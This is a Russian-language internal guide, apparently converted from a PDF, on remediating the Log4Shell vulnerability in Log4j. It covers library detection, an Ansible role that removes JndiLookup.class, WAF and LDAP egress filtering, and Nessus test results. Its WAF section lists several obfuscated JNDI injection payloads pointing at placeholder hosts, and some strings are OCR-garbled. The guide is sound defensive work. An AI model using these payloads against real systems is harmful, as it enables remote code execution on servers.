Log4Shell

Table of contents

1. Общее описание	3
1.1 Обнаружение уязвимой библиотеки	3
1.2 Устранение уязвимости	3
1.3 Ansible роль	5
2. Поиск и удаление JndiLookup класса из уязвимых библиотек Log4j	6
2.1 Общее описание	6
2.2 Параметры	6
2.3 Теги	6
2.4 Примеры	7
3. Анализ уязвимости	8
3.1 Сравнительный отчет (Nessus 10.0.2): уязвимого приложения "spring-boot-starter-log4j2 2.6.1" и потенциальн уязвимого "ELK stack 7.15.1"	10
3.2 Итоги	10
4. Дополнительные материалы	11
4.1 Дополнительные ссылки	11

1. Общее описание

Уязвимость в утилите журналирования Log4j от Apache Software Foundation CVE-2021-44228

Уязвимость удаленного выполнения кода под названием Log4Shell получила максимальную оценку в 10 баллов по шкале CVSSv3, поскольку ее можно эксплуатировать удаленно, и особых технических навыков для этого не требуется. Критическая опасность связана с повсеместным присутствием утилиты Log4j почти во всех основных корпоративных приложениях и серверах на базе Java. Проблема затрагивает версии log4j между 2.0-beta-9 и 2.14.1. Уязвимость отсутствует в версии log4j 1 и исправлена в версии 2.15.0 в версии 2.15.0 по умолчанию был отключен лишь один аспект функционала JNDI по поиску сообщений. Теперь же вышло второе исправление 2.16.0, по умолчанию отключающее всю поддержку JNDI и полностью удаляющее обработку поиска сообщений, но и в нем найдена уязвимость.

Выпуск второго обновления был необходим, поскольку версию 2.15.0 по-прежнему можно проэксплуатировать при определенных незаводских конфигурациях. Данная проблема получила собственный идентификатор CVE-2021-45046. В связи с этим в версии 2.16.0 JNDI выключен. JNDI представляет собой API, используемый утилитой Log4j для извлечения объектов с удаленных серверов с целью их использования в записях журнала. В версии 2.16.0 проблема получила индекс CVE-2021-45105.



Последняя актуальная версия

Доступна 2.17.0 на официальном сайте.

1.1 Обнаружение уязвимой библиотеки

Для анализа проблемы на хосте необходимо выполнить поиск запущенных java процессов, и проверить не используют они уязвимую библиотеку.



Для информации

Для поиска роль использует скрипт по Python из проекта fox-it/log4j-finder. Так как в нем используется анализ не по имени файлов, а по md5 суммам версий библиотек. Что в значительной степени повышает надежность обнаружения. В том числе обнаружение идет и в runtime LXC (docker images).

1.2 Устранение уязвимости

1.2.1 Обновление версии

Очевидное и самое правильное решение обновить версию библиотеки до последнего доступного релиза. Обновление библиотеки выполняется совместно с обновлением приложения. Для этого необходимо дождаться новой версии приложения от разработчика.



Внимание

Обновление только библиотеки может привести к полной или частично неработоспособности приложения.

1.2.2 Временное решение

Это комплекс мер которы снижает риски эксплуатации данной уязвимости, если отсутствует обновление или нет возможности его применить.

Внимание

Данные решения не решают проблему полностью, а только снижают риски.

• Удалить возможность Log4j выполнять поиски уязвимых запросов. Эта функция находится в JndiLookup.class, необходимо удалить данный класс из библиотеки Log4j.

Удаление класса

zip -q -d <path/filename>.jar org/apache/logging/log4j/core/lookup/JndiLookup.class



Внимание

Также рекомендуется одновременно удалить другие классы, которые также могут быть использованы в этой или подобных атаках. Эти файлы включают JndiManager, JMSAppender и SMTPAppender. Имейте в виду, что удаление классов из среды выполнения может вызвать неожиданное поведение (полную или частичную неработоспособность приложения).

Внимание

Роль удаляет только JndiLookup класс из библиотеки.

Особое внимание

Не рекомендуется использовать удаление класса, так как может привести к полной или частично неработоспособности приложения.

• Добавьте правила WAF для блокировки вредоносных входящих запросов.

Правила WAF (Web Application Firewall) могут быть добавлены для фильтрации входящих запросов. Вот несколько примеров попыток атак в обход правил:

Правила WAF

```
\{\{::-j\}\{::-n\}\{::-d\}\{::-i\}:\{::-r\}\{::-m\}\{::-i\}://asdasd.asdasd.asdasd/poc\}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
%{\${lower:jndi}:\${lower:rmi}://adsasd.asdasd.asdasd/poc}

${\$lower:\${lower:\$|}:\${lower:rmi}://adsasd.asdasd/poc}

${\${lower:\}\${lower:\}\${lower:\$}:\${lower:\$}:/\adsasd.asdasd.asdasd/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.xx/poc}
{\scriptstyle \$\{\{lower:j\}\$\{lower:n\}\$\{lower:d\}i:\$\{lower:ldap\}://\%s\}}
```

Внимание

Обратите внимание, что на этот подход нельзя полагаться, поскольку злоумышленники каждый час создают новые цепочки атак, которые могут обойти эти правила. Возможно, придется добавить их вручную, новые правила для отклонения запросов на остове ализа журналов WAF, которые выглядят как злонамеренные атаки на эту уязвимость.

• В дополнение к правилам WAF, настроить запрет исходящих соединений по протоколу LDAP на межсетевом экране.

Внимание

Блокировать необходимо не LDAP порт, а пакеты протокола LDAP.

1.3 Ansible роль

Для определения используемых уязвимых библиотек и исправления написана ansible poль:

• infra-service.log4j



Для создания закладки в браузере на данное руководство: ^ ctrl | + D

1. Устранена частично, остается возможность вызвать отказ в обслуживание (Denial of Service). 🛩

2. Поиск и удаление JndiLookup класса из уязвимых библиотек Log4j

2.1 Общее описание

Роль создает отчет о наличии уязвимых версий на хосте с указанием полного пути до библиотеки и ее версии, и отправкой по почте.



Справка

По умолчанию создается только отчет, удаление класса не производится.

0

Для информации

Перед удалением класса, сценарий сохраняет копию файла по тому же пути и стем же именем как у оригинального файла с добавлением суффикса ..orig .



Внимание

Удаление класса необходимо проводить с осторожностью. Не рекомендуется применять данный метод по умолчанию.

2.2 Параметры

Название переменной	Тип переменной	Значения по умолчанию	Описание
log4j_fix	boolean	undef	Удаляет класс из уязвимых библиотек.
mail_host	string	undef	Адрес почтового сервера через который идет отправка письма.
mail_from	string	undef	Почтовый адрес отправителя.
mail_rcpt_to	string	undef	Почтовый адрес получателя.



Справка

B RHSatellite/Katello переменные mail_host, mail_from добавленны как глобальные. При запуске роли с RHSatellite/Katello их не надо прописывать.



Особое внимание

Не рекомендуется использовать автоматическое удаление класса.

2.3 Теги

Не используются.

2.4 Примеры




3. Анализ уязвимости


Уязвимость в библиотеке Log4j, это как соvid-19 в мире IT.


3.1 Сравнительный отчет (Nessus 10.0.2): уязвимого приложения "spring-boot-starter-log4j2 2.6.1" и потенциально уязвимого "ELK stack 7.15.1"

Оценка уязвимости в "лоб".

3.1.1 spring-boot-starter-log4j2 2.6.1









Оправодия Оправодия

Применение обходного решения по запуску приложения с параметром plog4j2.formatMsgNoLookups=true, не дало вообще результатов. RCE эксплуатация возможна. Удаление классов привело к неработоспособности приложения. При блокировки исходящих соединений в адрес атакуемого узла, RCE эксплуатация отсутствовала.

3.1.2 ELK stack 7.15.1







Информация

Тестирование в различных конфигурациях, как с настроенным брандмауэром, frontend'ом на nginx, аутентификацией и шифрованием соединений между компонентами стека, так без всего перечисленного, возможность эксплуатации RCE не была подтверждена. Удаление класса из библиотеки привело к неработоспособности аутентификации.

3.2 Итоги

Самыми эффективные меры:

- Обновление до последний версии приложения
- Фильтрация запросов через WAF
- Фильтрация и блокировка исходящих соединений на firewall

Удаление класса сильно влияет на работоспособность приложения. Использование параметра plog4j2.formatMsgNoLookups=true не оказало влияние на устранение проблемы.

4. Дополнительные материалы

4.1 Дополнительные ссылки

- Apache Log4j 2
- Log4Shell remediation cheat sheet
- LATEST RESEARCH AND INSIGHTS ON CVE-2021-44228 AKA LOG4SHELL
- Уязвимостью в Log4j заинтересовались китайские APT
- Для уязвимости в Log4j вышло второе исправление